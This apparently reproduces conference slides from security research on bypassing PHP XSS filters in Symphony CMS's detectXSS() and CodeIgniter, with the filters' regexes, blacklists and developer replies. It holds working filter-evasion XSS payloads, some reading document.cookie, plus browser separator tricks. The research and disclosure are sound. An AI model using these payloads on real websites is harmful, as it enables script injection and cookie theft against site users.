
<http://xssplayground.net23.net/clean3.html>

WHY POPULAR?

# SYMPHONY CMS

A popular XSLT-powered open source content management system is using **detectXSS()** function.

ACCORDING TO  
HTTP://WWW.GETSYMPHONY.C  
OM/



A screenshot of a web browser displaying the Symphony website. The browser's address bar shows the URL [www.getsymphony.com/explore/showcase/](http://www.getsymphony.com/explore/showcase/). The website's navigation menu includes links for "Blog", "Articles", "Twitter", "Jobs", and "Feeds". The main heading is "Symphony." followed by a navigation bar with "Features", "Showcase", "Compatible Hosts", and "Testimonials". The "Showcase" section is active, featuring the text "Build Anything" and a red arrow pointing to the phrase "410 sites" in the text below: "An impressive assortment of 410 sites makes the showcase an ever-growing testament to Symphony's power and flexibility."

← → ↻ [www.getsymphony.com/explore/showcase/](http://www.getsymphony.com/explore/showcase/)

Blog Articles Twitter Jobs Feeds

# Symphony.

Features Showcase Compatible Hosts Testimonials


## Build Anything

An impressive assortment of **410 sites** makes the showcase an ever-growing testament to Symphony's power and flexibility.

**So bypass means**

**...**

**410  
sites XSSed ...**



# FEATURES OF DETECTXSS()

```
// Set the patterns we'll test against
$patterns = array(
    // Match any attribute starting with "on" or xmlns
    '#(<[^>]+[\x00-\x20"''\ \\/])(on|xmlns)[^>]*>?#iUu',

    // Match javascript:, livescript:, vbscript: and mocha: protocols
    '!((java|live|vb)script|mocha|feed|data):(\w)*!iUu',
    '#-moz-binding[\x00-\x20]*:#u',

    // Match style attributes
    '#(<[^>]+[\x00-\x20"''\ \\/])style=[^>]*>?#iUu',

    // Match unneeded tags
    '#</*(applet|meta|xml|blink|link|style|script|embed|object|iframe|frame|frameset|ilayer|layer|bgsound|title|base)[^>]*>?#
);
```

# HTML CONTEXT BYPASS OF DETECTXSS()

```
<form/action=ja&Tab;vascr&Tab;ipt&colon;confirm(document.cookie)
<button/type=submit>
<math><a/xlink:href=javascript&colon;confirm&lpar;1&rpar;>click
```



FOR OTHER CONTEXTS ...



**IT'S EASY ...**

made on imgur

# SUMMARY OF BYPASSES

PHP-based Customized XSS Protections	HTML Context	Attribute Context	Style Context	URL Context	Script Context
<code>RemoveXSS(\$input)</code>	✓	✓	✓	✓	✓
<code>cleanInput(\$input)</code>	✓	✓	✓	✓	X
<code>sanitizeCSS(\$input)</code>	NA	NA	✓	NA	NA
<code>detectXSS(\$input)</code>	✓	✓	✓	✓	✓
<code>stripImages(\$input)</code>	✓	NA	NA	NA	NA
<code>cleanURL(\$url)</code>	NA	NA	NA	✓	NA
<code>removeScript(\$input)</code>	✓	NA	NA	NA	NA
<code>sanitizeHTML(\$string)</code>	✓	NA	NA	NA	NA
<code>xss_clean(\$data)</code>	✓	NA	NA	NA	NA
<code>stripScriptsAndCss(\$input)</code>	✓	NA	✓	NA	NA

# PHP-BASED WEB APPLICATION FRAMEWORKS

Web frameworks like CodeIgniter, htmLawed, Nette, HTML Purifier, Laravel and PEAR's HTML Safe are highly adopted in the wild. The main job of frameworks is to minimize the overhead associated with the common web application development tasks which in turn increase productivity. At the same time, frameworks offer XSS mitigation routines so that security *unaware* developers can use these functions and may protect their web applications. The frameworks like CodeIgniter, htmLawed, Nette, HTML Purifier, PHP Input Filter, CakePHP and PEAR's HTML Safe have dedicated functionality for the protection of XSS attacks.

# CODEIGNITER

A Fully Baked PHP Framework

<http://ellislab.com/codeigniter>

CodeIgniter is one of the world's most popular Open Source PHP frameworks, used by thousands of developers powering hundreds of thousands of sites, in addition to being deployed as the underpinning of every ExpressionEngine installation. As of this writing it is the second most watched PHP project hosted at GitHub, surpassing Slim, Yii, CakePHP, Zend, and Laravel in either followers, contributors, or both. It has the highest number of forks of any PHP project at GitHub of all time. It is used by everyone from AT&T to Home Depot to Dictionary.com, to Rachael Ray to Magento to the Mail & Guardian, to the Universities of Missouri, Michigan, Texas, Georgia, and more (Sources: builtwith.com, wappalyzer.com). And it is used as the server-side back end for many mobile apps.



**Ashar Javed** @soaj1664ashar · Oct 4

I never know that CodeIgniter (Open Source #PHP frameworks (@CodeIgniter)) is that much popular  
:P [pic.twitter.com/dhZ2yJ21of](http://pic.twitter.com/dhZ2yJ21of)

↩ Reply 🗑 Delete ★ Favorite

Flag media

# CODEIGNITER BYPASSES

<https://github.com/EllisLab/CodeIgniter/issues/2667>

# FEATURE OF CODEIGNITER

**Disallowed JavaScript in Links & Image Tags** (Snapshot from the latest CodeIgniter version available at GitHub)


```
if (preg_match('/<a/i', $str))
{
    $str = preg_replace_callback('#<a[^a-z0-9]+([\^>]*?)(?:>|$)#si', array($this, '_js_link_removal'), $str);
}

if (preg_match('/<img/i', $str))
{
    $str = preg_replace_callback('#<img[^a-z0-9]+([\^>]*?)(?:\s?/?>|$)#si', array($this, '_js_img_removal'), $str);
}
```

<https://github.com/EllisLab/CodeIgniter/blob/develop/system/core/output.php>

# BEFORE MY BYPASS LINK JAVASCRIPT REMOVAL FEATURE'S REGULAR EXPRESSION LOOKS LIKE

```
/#<a\s+([^\>]*?)(?:>|$)/
```




# TEST-BED RELATED TO OLD CODEIGNITER BEFORE I STARTED BYPASSING

<http://xssplayground.net23.net/clean11.html>



# WHO IS WILLING TO BYPASS THIS? :)

```
/#<a\s+([^\>]*?)(?:>|$)/
```



BYPASS # 1, ONLY FORWARD  
SLASH (/) IS ENOUGH TO BYPASS  
THE REGULAR EXPRESSION :)

**<a/href=ja&Tab;vasc&NewLine;ript&colon;confirm(1**

<http://xssplayground.net23.net/clean11.html> (old test-bed)

<http://xssplayground.net23.net/clean100.html> (new test-  
bed)

# ANOTHER FEATURE OF CODEIGNITER

## Sanitize Naughty HTML elements

Old list of naughty elements before I started bypassing ...

```
Sanitize naughty HTML elements  
-----
```

```
$naughty = 'alert|applet|audio|basefont|base|behavior|bgsound|blink|body|  
embed|expression|form|frameset|frame|head|html|ilayer|iframe|input|  
isindex|layer|link|meta|object|plaintext|style|script|textarea|title|  
video|xml|xss';
```

# BYPASS # 2 (USE OF MATH TAG AND IT IS FIREFOX SPECIFIC BYPASS)

```
<math><a/xlink:href=javascript&colon;confirm(1)>click</a>
```

<http://xssplayground.net23.net/clean11.html> (old test-bed)

<http://xssplayground.net23.net/clean100.html> (new test-bed)

# NEW/UPDATED LIST OF NAUGHTY ELEMENTS

Sanitize naughty HTML elements

---

```
$naughty = 'alert|prompt|confirm|applet|audio|basefont|base|behavior|
bgsound|blink|body|embed|expression|form|frameset|frame|head|html|ilayer|
iframe|input|button|select|isindex|layer|link|meta|keygen|object|
plaintext|style|script|textarea|title|math|video|svg|xml|xss';
```

OLD CODEIGNITER HAD NO  
SUPPORT FOR HTML5 ENTITIES  
LIKE &TAB;, &COLON; AND  
&NEWLINE;

*I was making use of these entities in order to bypass  
CodeIgniter's black-listing ...*

# NOW THEY ARE SUPPORTING HTML5 ENTITIES

```
// If we're not on PHP 5.4+, add the possibly dangerous HTML 5
// entities to the array manually
if ($flag === ENT_COMPAT)
{
    $_entities[':'] = '&colon;';
    $_entities['('] = '&lpar;';
    $_entities[')'] = '&rpar;';
    $_entities["\n"] = '&newline;';
    $_entities["\t"] = '&tab;';
}
}
```

<https://github.com/EllisLab/CodeIgniter/blob/develop/system/co>

# YET ANOTHER FEATURE OF CODEIGNITER

Removes Invisible characters e.g., %00 i.e., NULL

```
function remove_invisible_characters($str, $url_encoded = TRUE)
{
    $non_displayables = array();

    // every control character except newline (dec 10)
    // carriage return (dec 13), and horizontal tab (dec 09)

    if ($url_encoded)
    {
        $non_displayables[] = '%0[0-8bcef]/'; // url encoded 00-08, 11, 12, 14, 15
        $non_displayables[] = '%1[0-9a-f]/'; // url encoded 16-31
    }

    $non_displayables[] = '/[\\x00-\\x08\\x0B\\x0C\\x0E-\\x1F\\x7F]+/S'; // 00-08, 11, 12, 14-31, 127

    do
    {
        $str = preg_replace($non_displayables, '', $str, -1, $count);
    }
    while ($count);

    return $str;
}
```





THE REMOVE INVISIBLE FEATURE  
WAS WORKING FINE BUT ..

ONE DOES NOT SIMPLY  
'COMMIT' :)



# DEVELOPER REPLIED



narfbg commented on Jan 25

Collaborator

Yeah, you're right ... `remove_invisible_characters()` worked, but a previous commit broke replacements for attributes: `dbd999f`

`<math>`: `505431a`

Previous commit caused side effects ...

Browse code

develop



narfbg authored on Jan 25

1 parent `b69103e` commit `dbd999f33374f6541f167e3d77a3e80a991b301`

MORE XSS BYPASSES ...

# VALID SEPARATORS IN DIFFERENT BROWSERS

```
IE Explorer = [0x09, 0x0B, 0x0C, 0x20, 0x3B]  
Chrome = [0x09, 0x20, 0x28, 0x2C, 0x3B]  
Safari = [0x2C, 0x3B]  
Firefox = [0x09, 0x20, 0x28, 0x2C, 0x3B]  
Opera = [0x09, 0x20, 0x2C, 0x3B]  
Android = [0x09, 0x20, 0x28, 0x2C, 0x3B]
```

<https://twitter.com/kinugawamasato>

**ref:** <https://zdresearch.com/zdresearch-xss1-challenge-writeup/>

# VALID SEPARATORS IN DIFFERENT BROWSERS

The following characters can be used as whitespaces.

09	Horizontal Tab
0A	New Line
0B	Vertical Tab
0C	New Page
0D	Carriage Return
A0	Non-breaking Space
20	Space

[http://websec.ca/kb/sql\\_injection#MySQL\\_Fuzzing\\_Obfuscation](http://websec.ca/kb/sql_injection#MySQL_Fuzzing_Obfuscation)

# BYPASS # 3 \UC IN ACTION

```
<a href=javascript&colon;confirm(1);>click</a>
```

demo: <http://jsfiddle.net/GTxVt/5/>




# BYPASS # 4 & 5

```
/*IE7,IE8 and IE9 XSS attack vector
%0B==vertical tab and %00==NULL
Old IE versions treat %0B as valid tag/attribute separator
iv) <img%0Bsrc=x o%00nerror=confirm(location)>
v) <marquee/o%00nstart=javas%00cript:alert(location)>XSS
```

***Utility that is very useful for placing valid separators accordingly is:***

HxD <http://mh-nexus.de/en/hxd/>

# XSS VECTOR HAVING ALL FUZZ FORMS OF WHITESPACES ...



Ashar Javed  
@soaj1664ashar

#XSS Vector with all fuzz forms of "whitespaces" + NULL:  
<iframe/src="data:text/html,  
<svg%09%0A%0B%0C%0D%A0%00%20on  
load=confirm(1);>">

Reply Delete Favorite More

RETWEETS 4 FAVORITES 13


Profile pictures of users who interacted with the tweet.

<https://twitter.com/soaj1664ashar/status/358574268386246656>

# IMPORTANT THING TO REMEMBER AS FAR AS CODEIGNITER IS CONCERNED ...

Only useful for HTML context ...

You **should not** use it for attribute, style, script and URL  
context.



<https://github.com/EllisLab/CodeIgniter/issues/2667>

# INITIALLY DEVELOPERS WERE ALSO NOT SURE ABOUT CODEIGNITER'S USAGE



narfbg commented on Oct 4, 2013

Collaborator

I'm not the author of the XSS filter, but AFAIK it aims to filter everything.

<https://github.com/EllisLab/CodeIgniter/issues/2667>

# SUMMARY OF BYPASSES


Only for attendees :)

# ALEXA TOP 100 SITES

I surveyed top 10 sites from the following 10 categories ...



